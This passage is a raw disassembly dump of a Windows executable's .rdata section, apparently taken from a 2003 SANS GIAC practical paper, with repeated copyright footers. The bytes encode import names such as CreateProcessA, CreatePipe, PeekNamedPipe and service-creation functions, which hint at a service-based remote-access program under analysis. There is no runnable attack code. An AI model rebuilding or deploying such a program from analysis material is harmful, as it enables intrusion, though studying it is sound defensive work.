.rdata:00403154                 db 0B4h ; ¦
.rdata:00403155                 db  34h ; 4
.rdata:00403156                 db    0 ;
.rdata:00403157                 db    0 ;
.rdata:00403158                 db    0 ;
.rdata:00403159                 db  30h ; 0
.rdata:0040315A                 db    0 ;
.rdata:0040315B                 db    0 ;
.rdata:0040315C                 db 0ACh ; ¼
.rdata:0040315D                 db  32h ; 2
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:0040315E                 db    0 ;
.rdata:0040315F                 db    0 ;
.rdata:00403160                 db    0 ;
.rdata:00403161                 db    0 ;
.rdata:00403162                 db    0 ;
.rdata:00403163                 db    0 ;
.rdata:00403164                 db    0 ;
.rdata:00403165                 db    0 ;
.rdata:00403166                 db    0 ;
.rdata:00403167                 db    0 ;
.rdata:00403168                 db 0DCh ; _
.rdata:00403169                 db  34h ; 4
.rdata:0040316A                 db    0 ;
.rdata:0040316B                 db    0 ;
.rdata:0040316C                 db 0ECh ; 8
.rdata:0040316D                 db  30h ; 0
.rdata:0040316E                 db    0 ;
.rdata:0040316F                 db    0 ;
.rdata:00403170                 db  2Ch ; ,
.rdata:00403171                 db  32h ; 2
.rdata:00403172                 db    0 ;
.rdata:00403173                 db    0 ;
.rdata:00403174                 db    0 ;
.rdata:00403175                 db    0 ;
.rdata:00403176                 db    0 ;
.rdata:00403177                 db    0 ;
.rdata:00403178                 db    0 ;
.rdata:00403179                 db    0 ;
.rdata:0040317A                 db    0 ;
.rdata:0040317B                 db    0 ;
.rdata:0040317C                 db 0E8h ; F
.rdata:0040317D                 db  34h ; 4
.rdata:0040317E                 db    0 ;
.rdata:0040317F                 db    0 ;
.rdata:00403180                 db  6Ch ; l
.rdata:00403181                 db  30h ; 0
.rdata:00403182                 db    0 ;
.rdata:00403183                 db    0 ;
.rdata:00403184                 db  4Ch ; L
.rdata:00403185                 db  32h ; 2
.rdata:00403186                 db    0 ;
.rdata:00403187                 db    0 ;
.rdata:00403188                 db    0 ;
.rdata:00403189                 db    0 ;
.rdata:0040318A                 db    0 ;
.rdata:0040318B                 db    0 ;
.rdata:0040318C                 db    0 ;
.rdata:0040318D                 db    0 ;
.rdata:0040318E                 db    0 ;
.rdata:0040318F                 db    0 ;
.rdata:00403190                 db  46h ; F
.rdata:00403191                 db  35h ; 5
.rdata:00403192                 db    0 ;
.rdata:00403193                 db    0 ;
.rdata:00403194                 db  8Ch ; î
.rdata:00403195                 db  30h ; 0
.rdata:00403196                 db    0 ;
.rdata:00403197                 db    0 ;
.rdata:00403198                 db  38h ; 8
.rdata:00403199                 db  32h ; 2
.rdata:0040319A                 db    0 ;
.rdata:0040319B                 db    0 ;
.rdata:0040319C                 db    0 ;
.rdata:0040319D                 db    0 ;
.rdata:0040319E                 db    0 ;
.rdata:0040319F                 db    0 ;
.rdata:004031A0                 db    0 ;
.rdata:004031A1                 db    0 ;
.rdata:004031A2                 db    0 ;
.rdata:004031A3                 db    0 ;
.rdata:004031A4                 db  92h ; Æ
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:004031A5                 db  36h ; 6
.rdata:004031A6                 db    0 ;
.rdata:004031A7                 db    0 ;
.rdata:004031A8                 db  78h ; x
.rdata:004031A9                 db  30h ; 0
.rdata:004031AA                 db    0 ;
.rdata:004031AB                 db    0 ;
.rdata:004031AC                 db    0 ;
.rdata:004031AD                 db    0 ;
.rdata:004031AE                 db    0 ;
.rdata:004031AF                 db    0 ;
.rdata:004031B0                 db    0 ;
.rdata:004031B1                 db    0 ;
.rdata:004031B2                 db    0 ;
.rdata:004031B3                 db    0 ;
.rdata:004031B4                 db    0 ;
.rdata:004031B5                 db    0 ;
.rdata:004031B6                 db    0 ;
.rdata:004031B7                 db    0 ;
.rdata:004031B8                 db    0 ;
.rdata:004031B9                 db    0 ;
.rdata:004031BA                 db    0 ;
.rdata:004031BB                 db    0 ;
.rdata:004031BC                 db    0 ;
.rdata:004031BD                 db    0 ;
.rdata:004031BE                 db    0 ;
.rdata:004031BF                 db    0 ;
.rdata:004031C0                 db 0D6h ; +
.rdata:004031C1                 db  33h ; 3
.rdata:004031C2                 db    0 ;
.rdata:004031C3                 db    0 ;
.rdata:004031C4                 db 0A4h ; ñ
.rdata:004031C5                 db  33h ; 3
.rdata:004031C6                 db    0 ;
.rdata:004031C7                 db    0 ;
.rdata:004031C8                 db 0C2h ; -
.rdata:004031C9                 db  33h ; 3
.rdata:004031CA                 db    0 ;
.rdata:004031CB                 db    0 ;
.rdata:004031CC                 db  9Eh ; P
.rdata:004031CD                 db  34h ; 4
.rdata:004031CE                 db    0 ;
.rdata:004031CF                 db    0 ;
.rdata:004031D0                 db  86h ; å
.rdata:004031D1                 db  34h ; 4
.rdata:004031D2                 db    0 ;
.rdata:004031D3                 db    0 ;
.rdata:004031D4                 db  76h ; v
.rdata:004031D5                 db  34h ; 4
.rdata:004031D6                 db    0 ;
.rdata:004031D7                 db    0 ;
.rdata:004031D8                 db  66h ; f
.rdata:004031D9                 db  34h ; 4
.rdata:004031DA                 db    0 ;
.rdata:004031DB                 db    0 ;
.rdata:004031DC                 db  54h ; T
.rdata:004031DD                 db  34h ; 4
.rdata:004031DE                 db    0 ;
.rdata:004031DF                 db    0 ;
.rdata:004031E0                 db  42h ; B
.rdata:004031E1                 db  34h ; 4
.rdata:004031E2                 db    0 ;
.rdata:004031E3                 db    0 ;
.rdata:004031E4                 db 0F4h ; (
.rdata:004031E5                 db  33h ; 3
.rdata:004031E6                 db    0 ;
.rdata:004031E7                 db    0 ;
.rdata:004031E8                 db  32h ; 2
.rdata:004031E9                 db  34h ; 4
.rdata:004031EA                 db    0 ;
.rdata:004031EB                 db    0 ;
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:004031EC                 db  1Ch ;
.rdata:004031ED                 db  34h ; 4
.rdata:004031EE                 db    0 ;
.rdata:004031EF                 db    0 ;
.rdata:004031F0                 db  0Ah ;
.rdata:004031F1                 db  34h ; 4
.rdata:004031F2                 db    0 ;
.rdata:004031F3                 db    0 ;
.rdata:004031F4                 db    0 ;
.rdata:004031F5                 db    0 ;
.rdata:004031F6                 db    0 ;
.rdata:004031F7                 db    0 ;
.rdata:004031F8                 db 0F0h ; =
.rdata:004031F9                 db  32h ; 2
.rdata:004031FA                 db    0 ;
.rdata:004031FB                 db    0 ;
.rdata:004031FC                 db  88h ; ê
.rdata:004031FD                 db  33h ; 3
.rdata:004031FE                 db    0 ;
.rdata:004031FF                 db    0 ;
.rdata:00403200                 db  78h ; x
.rdata:00403201                 db  33h ; 3
.rdata:00403202                 db    0 ;
.rdata:00403203                 db    0 ;
.rdata:00403204                 db  6Ch ; l
.rdata:00403205                 db  33h ; 3
.rdata:00403206                 db    0 ;
.rdata:00403207                 db    0 ;
.rdata:00403208                 db  5Eh ; ^
.rdata:00403209                 db  33h ; 3
.rdata:0040320A                 db    0 ;
.rdata:0040320B                 db    0 ;
.rdata:0040320C                 db  4Ch ; L
.rdata:0040320D                 db  33h ; 3
.rdata:0040320E                 db    0 ;
.rdata:0040320F                 db    0 ;
.rdata:00403210                 db  3Eh ; >
.rdata:00403211                 db  33h ; 3
.rdata:00403212                 db    0 ;
.rdata:00403213                 db    0 ;
.rdata:00403214                 db  2Eh ; .
.rdata:00403215                 db  33h ; 3
.rdata:00403216                 db    0 ;
.rdata:00403217                 db    0 ;
.rdata:00403218                 db  22h ; "
.rdata:00403219                 db  33h ; 3
.rdata:0040321A                 db    0 ;
.rdata:0040321B                 db    0 ;
.rdata:0040321C                 db  0Eh ;
.rdata:0040321D                 db  33h ; 3
.rdata:0040321E                 db    0 ;
.rdata:0040321F                 db    0 ;
.rdata:00403220                 db 0FCh ; n
.rdata:00403221                 db  32h ; 2
.rdata:00403222                 db    0 ;
.rdata:00403223                 db    0 ;
.rdata:00403224                 db 0E8h ; F
.rdata:00403225                 db  32h ; 2
.rdata:00403226                 db    0 ;
.rdata:00403227                 db    0 ;
.rdata:00403228                 db    0 ;
.rdata:00403229                 db    0 ;
.rdata:0040322A                 db    0 ;
.rdata:0040322B                 db    0 ;
.rdata:0040322C                 db  2Fh ; /
.rdata:0040322D                 db    3 ;
.rdata:0040322E                 db    0 ;
.rdata:0040322F                 db  80h ; Ç
.rdata:00403230                 db  31h ; 1
.rdata:00403231                 db    2 ;
.rdata:00403232                 db    0 ;
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403233                 db  80h ; Ç
.rdata:00403234                 db    0 ;
.rdata:00403235                 db    0 ;
.rdata:00403236                 db    0 ;
.rdata:00403237                 db    0 ;
.rdata:00403238                 db  62h ; b
.rdata:00403239                 db  36h ; 6
.rdata:0040323A                 db    0 ;
.rdata:0040323B                 db    0 ;
.rdata:0040323C                 db  42h ; B
.rdata:0040323D                 db  36h ; 6
.rdata:0040323E                 db    0 ;
.rdata:0040323F                 db    0 ;
.rdata:00403240                 db  22h ; "
.rdata:00403241                 db  36h ; 6
.rdata:00403242                 db    0 ;
.rdata:00403243                 db    0 ;
.rdata:00403244                 db  7Ah ; z
.rdata:00403245                 db  36h ; 6
.rdata:00403246                 db    0 ;
.rdata:00403247                 db    0 ;
.rdata:00403248                 db    0 ;
.rdata:00403249                 db    0 ;
.rdata:0040324A                 db    0 ;
.rdata:0040324B                 db    0 ;
.rdata:0040324C                 db  2Ah ; *
.rdata:0040324D                 db  35h ; 5
.rdata:0040324E                 db    0 ;
.rdata:0040324F                 db    0 ;
.rdata:00403250                 db  52h ; R
.rdata:00403251                 db  35h ; 5
.rdata:00403252                 db    0 ;
.rdata:00403253                 db    0 ;
.rdata:00403254                 db  34h ; 4
.rdata:00403255                 db  35h ; 5
.rdata:00403256                 db    0 ;
.rdata:00403257                 db    0 ;
.rdata:00403258                 db  3Ch ; <
.rdata:00403259                 db  35h ; 5
.rdata:0040325A                 db    0 ;
.rdata:0040325B                 db    0 ;
.rdata:0040325C                 db  14h ;
.rdata:0040325D                 db  36h ; 6
.rdata:0040325E                 db    0 ;
.rdata:0040325F                 db    0 ;
.rdata:00403260                 db    0 ;
.rdata:00403261                 db  36h ; 6
.rdata:00403262                 db    0 ;
.rdata:00403263                 db    0 ;
.rdata:00403264                 db 0EEh ; e
.rdata:00403265                 db  35h ; 5
.rdata:00403266                 db    0 ;
.rdata:00403267                 db    0 ;
.rdata:00403268                 db 0E0h ; a
.rdata:00403269                 db  35h ; 5
.rdata:0040326A                 db    0 ;
.rdata:0040326B                 db    0 ;
.rdata:0040326C                 db 0D0h ; -
.rdata:0040326D                 db  35h ; 5
.rdata:0040326E                 db    0 ;
.rdata:0040326F                 db    0 ;
.rdata:00403270                 db 0F2h ; =
.rdata:00403271                 db  34h ; 4
.rdata:00403272                 db    0 ;
.rdata:00403273                 db    0 ;
.rdata:00403274                 db 0FCh ; n
.rdata:00403275                 db  34h ; 4
.rdata:00403276                 db    0 ;
.rdata:00403277                 db    0 ;
.rdata:00403278                 db    4 ;
.rdata:00403279                 db  35h ; 5
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:0040327A                 db    0 ;
.rdata:0040327B                 db    0 ;
.rdata:0040327C                 db  0Eh ;
.rdata:0040327D                 db  35h ; 5
.rdata:0040327E                 db    0 ;
.rdata:0040327F                 db    0 ;
.rdata:00403280                 db  16h ;
.rdata:00403281                 db  35h ; 5
.rdata:00403282                 db    0 ;
.rdata:00403283                 db    0 ;
.rdata:00403284                 db  20h ;
.rdata:00403285                 db  35h ; 5
.rdata:00403286                 db    0 ;
.rdata:00403287                 db    0 ;
.rdata:00403288                 db  6Ah ; j
.rdata:00403289                 db  35h ; 5
.rdata:0040328A                 db    0 ;
.rdata:0040328B                 db    0 ;
.rdata:0040328C                 db 0C0h ; +
.rdata:0040328D                 db  35h ; 5
.rdata:0040328E                 db    0 ;
.rdata:0040328F                 db    0 ;
.rdata:00403290                 db  72h ; r
.rdata:00403291                 db  35h ; 5
.rdata:00403292                 db    0 ;
.rdata:00403293                 db    0 ;
.rdata:00403294                 db  60h ; `
.rdata:00403295                 db  35h ; 5
.rdata:00403296                 db    0 ;
.rdata:00403297                 db    0 ;
.rdata:00403298                 db 0A0h ; á
.rdata:00403299                 db  35h ; 5
.rdata:0040329A                 db    0 ;
.rdata:0040329B                 db    0 ;
.rdata:0040329C                 db  90h ; É
.rdata:0040329D                 db  35h ; 5
.rdata:0040329E                 db    0 ;
.rdata:0040329F                 db    0 ;
.rdata:004032A0                 db  80h ; Ç
.rdata:004032A1                 db  35h ; 5
.rdata:004032A2                 db    0 ;
.rdata:004032A3                 db    0 ;
.rdata:004032A4                 db 0ACh ; ¼
.rdata:004032A5                 db  35h ; 5
.rdata:004032A6                 db    0 ;
.rdata:004032A7                 db    0 ;
.rdata:004032A8                 db    0 ;
.rdata:004032A9                 db    0 ;
.rdata:004032AA                 db    0 ;
.rdata:004032AB                 db    0 ;
.rdata:004032AC                 db  17h ;
.rdata:004032AD                 db    0 ;
.rdata:004032AE                 db    0 ;
.rdata:004032AF                 db  80h ; Ç
.rdata:004032B0                 db  74h ; t
.rdata:004032B1                 db    0 ;
.rdata:004032B2                 db    0 ;
.rdata:004032B3                 db  80h ; Ç
.rdata:004032B4                 db    9 ;
.rdata:004032B5                 db    0 ;
.rdata:004032B6                 db    0 ;
.rdata:004032B7                 db  80h ; Ç
.rdata:004032B8                 db    3 ;
.rdata:004032B9                 db    0 ;
.rdata:004032BA                 db    0 ;
.rdata:004032BB                 db  80h ; Ç
.rdata:004032BC                 db  14h ;
.rdata:004032BD                 db    0 ;
.rdata:004032BE                 db    0 ;
.rdata:004032BF                 db  80h ; Ç
.rdata:004032C0                 db 0CEh ; +
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:004032C1                 db  34h ; 4
.rdata:004032C2                 db    0 ;
.rdata:004032C3                 db    0 ;
.rdata:004032C4                 db  39h ; 9
.rdata:004032C5                 db    0 ;
.rdata:004032C6                 db    0 ;
.rdata:004032C7                 db  80h ; Ç
.rdata:004032C8                 db  34h ; 4
.rdata:004032C9                 db    0 ;
.rdata:004032CA                 db    0 ;
.rdata:004032CB                 db  80h ; Ç
.rdata:004032CC                 db 0C2h ; -
.rdata:004032CD                 db  34h ; 4
.rdata:004032CE                 db    0 ;
.rdata:004032CF                 db    0 ;
.rdata:004032D0                 db  11h ;
.rdata:004032D1                 db    0 ;
.rdata:004032D2                 db    0 ;
.rdata:004032D3                 db  80h ; Ç
.rdata:004032D4                 db  6Fh ; o
.rdata:004032D5                 db    0 ;
.rdata:004032D6                 db    0 ;
.rdata:004032D7                 db  80h ; Ç
.rdata:004032D8                 db  73h ; s
.rdata:004032D9                 db    0 ;
.rdata:004032DA                 db    0 ;
.rdata:004032DB                 db  80h ; Ç
.rdata:004032DC                 db    2 ;
.rdata:004032DD                 db    0 ;
.rdata:004032DE                 db    0 ;
.rdata:004032DF                 db  80h ; Ç
.rdata:004032E0                 db  0Bh ;
.rdata:004032E1                 db    0 ;
.rdata:004032E2                 db    0 ;
.rdata:004032E3                 db  80h ; Ç
.rdata:004032E4                 db    0 ;
.rdata:004032E5                 db    0 ;
.rdata:004032E6                 db    0 ;
.rdata:004032E7                 db    0 ;
.rdata:004032E8                 db  96h ; û
.rdata:004032E9                 db    2 ;
.rdata:004032EA                 db  53h ; S
.rdata:004032EB                 db  6Ch ; l
.rdata:004032EC                 db  65h ; e
.rdata:004032ED                 db  65h ; e
.rdata:004032EE                 db  70h ; p
.rdata:004032EF                 db    0 ;
.rdata:004032F0                 db  99h ; Ö
.rdata:004032F1                 db    1 ;
.rdata:004032F2                 db  48h ; H
.rdata:004032F3                 db  65h ; e
.rdata:004032F4                 db  61h ; a
.rdata:004032F5                 db  70h ; p
.rdata:004032F6                 db  41h ; A
.rdata:004032F7                 db  6Ch ; l
.rdata:004032F8                 db  6Ch ; l
.rdata:004032F9                 db  6Fh ; o
.rdata:004032FA                 db  63h ; c
.rdata:004032FB                 db    0 ;
.rdata:004032FC                 db  40h ; @
.rdata:004032FD                 db    1 ;
.rdata:004032FE                 db  47h ; G
.rdata:004032FF                 db  65h ; e
.rdata:00403300                 db  74h ; t
.rdata:00403301                 db  50h ; P
.rdata:00403302                 db  72h ; r
.rdata:00403303                 db  6Fh ; o
.rdata:00403304                 db  63h ; c
.rdata:00403305                 db  65h ; e
.rdata:00403306                 db  73h ; s
.rdata:00403307                 db  73h ; s
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403308                 db  48h ; H
.rdata:00403309                 db  65h ; e
.rdata:0040330A                 db  61h ; a
.rdata:0040330B                 db  70h ; p
.rdata:0040330C                 db    0 ;
.rdata:0040330D                 db    0 ;
.rdata:0040330E                 db  9Eh ; P
.rdata:0040330F                 db    2 ;
.rdata:00403310                 db  54h ; T
.rdata:00403311                 db  65h ; e
.rdata:00403312                 db  72h ; r
.rdata:00403313                 db  6Dh ; m
.rdata:00403314                 db  69h ; i
.rdata:00403315                 db  6Eh ; n
.rdata:00403316                 db  61h ; a
.rdata:00403317                 db  74h ; t
.rdata:00403318                 db  65h ; e
.rdata:00403319                 db  50h ; P
.rdata:0040331A                 db  72h ; r
.rdata:0040331B                 db  6Fh ; o
.rdata:0040331C                 db  63h ; c
.rdata:0040331D                 db  65h ; e
.rdata:0040331E                 db  73h ; s
.rdata:0040331F                 db  73h ; s
.rdata:00403320                 db    0 ;
.rdata:00403321                 db    0 ;
.rdata:00403322                 db  18h ;
.rdata:00403323                 db    2 ;
.rdata:00403324                 db  52h ; R
.rdata:00403325                 db  65h ; e
.rdata:00403326                 db  61h ; a
.rdata:00403327                 db  64h ; d
.rdata:00403328                 db  46h ; F
.rdata:00403329                 db  69h ; i
.rdata:0040332A                 db  6Ch ; l
.rdata:0040332B                 db  65h ; e
.rdata:0040332C                 db    0 ;
.rdata:0040332D                 db    0 ;
.rdata:0040332E                 db 0F9h ; ·
.rdata:0040332F                 db    1 ;
.rdata:00403330                 db  50h ; P
.rdata:00403331                 db  65h ; e
.rdata:00403332                 db  65h ; e
.rdata:00403333                 db  6Bh ; k
.rdata:00403334                 db  4Eh ; N
.rdata:00403335                 db  61h ; a
.rdata:00403336                 db  6Dh ; m
.rdata:00403337                 db  65h ; e
.rdata:00403338                 db  64h ; d
.rdata:00403339                 db  50h ; P
.rdata:0040333A                 db  69h ; i
.rdata:0040333B                 db  70h ; p
.rdata:0040333C                 db  65h ; e
.rdata:0040333D                 db    0 ;
.rdata:0040333E                 db  1Bh ;
.rdata:0040333F                 db    0 ;
.rdata:00403340                 db  43h ; C
.rdata:00403341                 db  6Ch ; l
.rdata:00403342                 db  6Fh ; o
.rdata:00403343                 db  73h ; s
.rdata:00403344                 db  65h ; e
.rdata:00403345                 db  48h ; H
.rdata:00403346                 db  61h ; a
.rdata:00403347                 db  6Eh ; n
.rdata:00403348                 db  64h ; d
.rdata:00403349                 db  6Ch ; l
.rdata:0040334A                 db  65h ; e
.rdata:0040334B                 db    0 ;
.rdata:0040334C                 db  44h ; D
.rdata:0040334D                 db    0 ;
.rdata:0040334E                 db  43h ; C
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:0040334F                 db  72h ; r
.rdata:00403350                 db  65h ; e
.rdata:00403351                 db  61h ; a
.rdata:00403352                 db  74h ; t
.rdata:00403353                 db  65h ; e
.rdata:00403354                 db  50h ; P
.rdata:00403355                 db  72h ; r
.rdata:00403356                 db  6Fh ; o
.rdata:00403357                 db  63h ; c
.rdata:00403358                 db  65h ; e
.rdata:00403359                 db  73h ; s
.rdata:0040335A                 db  73h ; s
.rdata:0040335B                 db  41h ; A
.rdata:0040335C                 db    0 ;
.rdata:0040335D                 db    0 ;
.rdata:0040335E                 db  43h ; C
.rdata:0040335F                 db    0 ;
.rdata:00403360                 db  43h ; C
.rdata:00403361                 db  72h ; r
.rdata:00403362                 db  65h ; e
.rdata:00403363                 db  61h ; a
.rdata:00403364                 db  74h ; t
.rdata:00403365                 db  65h ; e
.rdata:00403366                 db  50h ; P
.rdata:00403367                 db  69h ; i
.rdata:00403368                 db  70h ; p
.rdata:00403369                 db  65h ; e
.rdata:0040336A                 db    0 ;
.rdata:0040336B                 db    0 ;
.rdata:0040336C                 db 0DFh ; ¯
.rdata:0040336D                 db    2 ;
.rdata:0040336E                 db  57h ; W
.rdata:0040336F                 db  72h ; r
.rdata:00403370                 db  69h ; i
.rdata:00403371                 db  74h ; t
.rdata:00403372                 db  65h ; e
.rdata:00403373                 db  46h ; F
.rdata:00403374                 db  69h ; i
.rdata:00403375                 db  6Ch ; l
.rdata:00403376                 db  65h ; e
.rdata:00403377                 db    0 ;
.rdata:00403378                 db 1Ah ;
.rdata:00403379                 db    1 ;
.rdata:0040337A                 db  47h ; G
.rdata:0040337B                 db  65h ; e
.rdata:0040337C                 db  74h ; t
.rdata:0040337D                 db  4Ch ; L
.rdata:0040337E                 db  61h ; a
.rdata:0040337F                 db  73h ; s
.rdata:00403380                 db  74h ; t
.rdata:00403381                 db  45h ; E
.rdata:00403382                 db  72h ; r
.rdata:00403383                 db  72h ; r
.rdata:00403384                 db  6Fh ; o
.rdata:00403385                 db  72h ; r
.rdata:00403386                 db    0 ;
.rdata:00403387                 db    0 ;
.rdata:00403388                 db 0C8h ; +
.rdata:00403389                 db    1 ;
.rdata:0040338A                 db  4Ch ; L
.rdata:0040338B                 db  6Fh ; o
.rdata:0040338C                 db  63h ; c
.rdata:0040338D                 db  61h ; a
.rdata:0040338E                 db  6Ch ; l
.rdata:0040338F                 db  41h ; A
.rdata:00403390                 db  6Ch ; l
.rdata:00403391                 db  6Ch ; l
.rdata:00403392                 db  6Fh ; o
.rdata:00403393                 db  63h ; c
.rdata:00403394                 db    0 ;
.rdata:00403395                 db    0 ;
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403396                 db  4Bh ; K
.rdata:00403397                 db  45h ; E
.rdata:00403398                 db  52h ; R
.rdata:00403399                 db  4Eh ; N
.rdata:0040339A                 db  45h ; E
.rdata:0040339B                 db  4Ch ; L
.rdata:0040339C                 db  33h ; 3
.rdata:0040339D                 db  32h ; 2
.rdata:0040339E                 db  2Eh ; .
.rdata:0040339F                 db  64h ; d
.rdata:004033A0                 db  6Ch ; l
.rdata:004033A1                 db  6Ch ; l
.rdata:004033A2                 db    0 ;
.rdata:004033A3                 db    0 ;
.rdata:004033A4                 db 0B3h ; ¦
.rdata:004033A5                 db    1 ;
.rdata:004033A6                 db  53h ; S
.rdata:004033A7                 db  74h ; t
.rdata:004033A8                 db  61h ; a
.rdata:004033A9                 db  72h ; r
.rdata:004033AA                 db  74h ; t
.rdata:004033AB                 db  53h ; S
.rdata:004033AC                 db  65h ; e
.rdata:004033AD                 db  72h ; r
.rdata:004033AE                 db  76h ; v
.rdata:004033AF                 db  69h ; i
.rdata:004033B0                 db  63h ; c
.rdata:004033B1                 db  65h ; e
.rdata:004033B2                 db  43h ; C
.rdata:004033B3                 db  74h ; t
.rdata:004033B4                 db  72h ; r
.rdata:004033B5                 db  6Ch ; l
.rdata:004033B6                 db  44h ; D
.rdata:004033B7                 db  69h ; i
.rdata:004033B8                 db  73h ; s
.rdata:004033B9                 db  70h ; p
.rdata:004033BA                 db  61h ; a
.rdata:004033BB                 db  74h ; t
.rdata:004033BC                 db  63h ; c
.rdata:004033BD                 db  68h ; h
.rdata:004033BE                 db  65h ; e
.rdata:004033BF                 db  72h ; r
.rdata:004033C0                 db  41h ; A
.rdata:004033C1                 db    0 ;
.rdata:004033C2                 db 0AEh ; «
.rdata:004033C3                 db    1 ;
.rdata:004033C4                 db  53h ; S
.rdata:004033C5                 db  65h ; e
.rdata:004033C6                 db  74h ; t
.rdata:004033C7                 db  53h ; S
.rdata:004033C8                 db  65h ; e
.rdata:004033C9                 db  72h ; r
.rdata:004033CA                 db  76h ; v
.rdata:004033CB                 db  69h ; i
.rdata:004033CC                 db  63h ; c
.rdata:004033CD                 db  65h ; e
.rdata:004033CE                 db  53h ; S
.rdata:004033CF                 db  74h ; t
.rdata:004033D0                 db  61h ; a
.rdata:004033D1                 db  74h ; t
.rdata:004033D2                 db  75h ; u
.rdata:004033D3                 db  73h ; s
.rdata:004033D4                 db    0 ;
.rdata:004033D5                 db    0 ;
.rdata:004033D6                 db  8Eh ; Ä
.rdata:004033D7                 db    1 ;
.rdata:004033D8                 db  52h ; R
.rdata:004033D9                 db  65h ; e
.rdata:004033DA                 db  67h ; g
.rdata:004033DB                 db  69h ; i
.rdata:004033DC                 db  73h ; s
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:004033DD                 db  74h ; t
.rdata:004033DE                 db  65h ; e
.rdata:004033DF                 db  72h ; r
.rdata:004033E0                 db  53h ; S
.rdata:004033E1                 db  65h ; e
.rdata:004033E2                 db  72h ; r
.rdata:004033E3                 db  76h ; v
.rdata:004033E4                 db  69h ; i
.rdata:004033E5                 db  63h ; c
.rdata:004033E6                 db  65h ; e
.rdata:004033E7                 db  43h ; C
.rdata:004033E8                 db  74h ; t
.rdata:004033E9                 db  72h ; r
.rdata:004033EA                 db  6Ch ; l
.rdata:004033EB                 db  48h ; H
.rdata:004033EC                 db  61h ; a
.rdata:004033ED                 db  6Eh ; n
.rdata:004033EE                 db  64h ; d
.rdata:004033EF                 db  6Ch ; l
.rdata:004033F0                 db  65h ; e
.rdata:004033F1                 db  72h ; r
.rdata:004033F2                 db  41h ; A
.rdata:004033F3                 db    0 ;
.rdata:004033F4                 db  34h ; 4
.rdata:004033F5                 db    0 ;
.rdata:004033F6                 db  43h ; C
.rdata:004033F7                 db  6Ch ; l
.rdata:004033F8                 db  6Fh ; o
.rdata:004033F9                 db  73h ; s
.rdata:004033FA                 db  65h ; e
.rdata:004033FB                 db  53h ; S
.rdata:004033FC                 db  65h ; e
.rdata:004033FD                 db  72h ; r
.rdata:004033FE                 db  76h ; v
.rdata:004033FF                 db  69h ; i
.rdata:00403400                 db  63h ; c
.rdata:00403401                 db  65h ; e
.rdata:00403402                 db  48h ; H
.rdata:00403403                 db  61h ; a
.rdata:00403404                 db  6Eh ; n
.rdata:00403405                 db  64h ; d
.rdata:00403406                 db  6Ch ; l
.rdata:00403407                 db  65h ; e
.rdata:00403408                 db    0 ;
.rdata:00403409                 db    0 ;
.rdata:0040340A                 db  35h ; 5
.rdata:0040340B                 db    0 ;
.rdata:0040340C                 db  43h ; C
.rdata:0040340D                 db  6Fh ; o
.rdata:0040340E                 db  6Eh ; n
.rdata:0040340F                 db  74h ; t
.rdata:00403410                 db  72h ; r
.rdata:00403411                 db  6Fh ; o
.rdata:00403412                 db  6Ch ; l
.rdata:00403413                 db  53h ; S
.rdata:00403414                 db  65h ; e
.rdata:00403415                 db  72h ; r
.rdata:00403416                 db  76h ; v
.rdata:00403417                 db  69h ; i
.rdata:00403418                 db  63h ; c
.rdata:00403419                 db  65h ; e
.rdata:0040341A                 db    0 ;
.rdata:0040341B                 db    0 ;
.rdata:0040341C                 db  55h ; U
.rdata:0040341D                 db    1 ;
.rdata:0040341E                 db  51h ; Q
.rdata:0040341F                 db  75h ; u
.rdata:00403420                 db  65h ; e
.rdata:00403421                 db  72h ; r
.rdata:00403422                 db  79h ; y
.rdata:00403423                 db  53h ; S
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403424                 db  65h ; e
.rdata:00403425                 db  72h ; r
.rdata:00403426                 db  76h ; v
.rdata:00403427                 db  69h ; i
.rdata:00403428                 db  63h ; c
.rdata:00403429                 db  65h ; e
.rdata:0040342A                 db  53h ; S
.rdata:0040342B                 db  74h ; t
.rdata:0040342C                 db  61h ; a
.rdata:0040342D                 db  74h ; t
.rdata:0040342E                 db  75h ; u
.rdata:0040342F                 db  73h ; s
.rdata:00403430                 db    0 ;
.rdata:00403431                 db    0 ;
.rdata:00403432                 db  47h ; G
.rdata:00403433                 db    1 ;
.rdata:00403434                 db  4Fh ; O
.rdata:00403435                 db  70h ; p
.rdata:00403436                 db  65h ; e
.rdata:00403437                 db  6Eh ; n
.rdata:00403438                 db  53h ; S
.rdata:00403439                 db  65h ; e
.rdata:0040343A                 db  72h ; r
.rdata:0040343B                 db  76h ; v
.rdata:0040343C                 db  69h ; i
.rdata:0040343D                 db  63h ; c
.rdata:0040343E                 db  65h ; e
.rdata:0040343F                 db  41h ; A
.rdata:00403440                 db    0 ;
.rdata:00403441                 db    0 ;
.rdata:00403442                 db  4Ch ; L
.rdata:00403443                 db    0 ;
.rdata:00403444                 db  43h ; C
.rdata:00403445                 db  72h ; r
.rdata:00403446                 db  65h ; e
.rdata:00403447                 db  61h ; a
.rdata:00403448                 db  74h ; t
.rdata:00403449                 db  65h ; e
.rdata:0040344A                 db  53h ; S
.rdata:0040344B                 db  65h ; e
.rdata:0040344C                 db  72h ; r
.rdata:0040344D                 db  76h ; v
.rdata:0040344E                 db  69h ; i
.rdata:0040344F                 db  63h ; c
.rdata:00403450                 db  65h ; e
.rdata:00403451                 db  41h ; A
.rdata:00403452                 db    0 ;
.rdata:00403453                 db    0 ;
.rdata:00403454                 db  45h ; E
.rdata:00403455                 db    1 ;
.rdata:00403456                 db  4Fh ; O
.rdata:00403457                 db  70h ; p
.rdata:00403458                 db  65h ; e
.rdata:00403459                 db  6Eh ; n
.rdata:0040345A                 db  53h ; S
.rdata:0040345B                 db  43h ; C
.rdata:0040345C                 db  4Dh ; M
.rdata:0040345D                 db  61h ; a
.rdata:0040345E                 db  6Eh ; n
.rdata:0040345F                 db  61h ; a
.rdata:00403460                 db  67h ; g
.rdata:00403461                 db  65h ; e
.rdata:00403462                 db  72h ; r
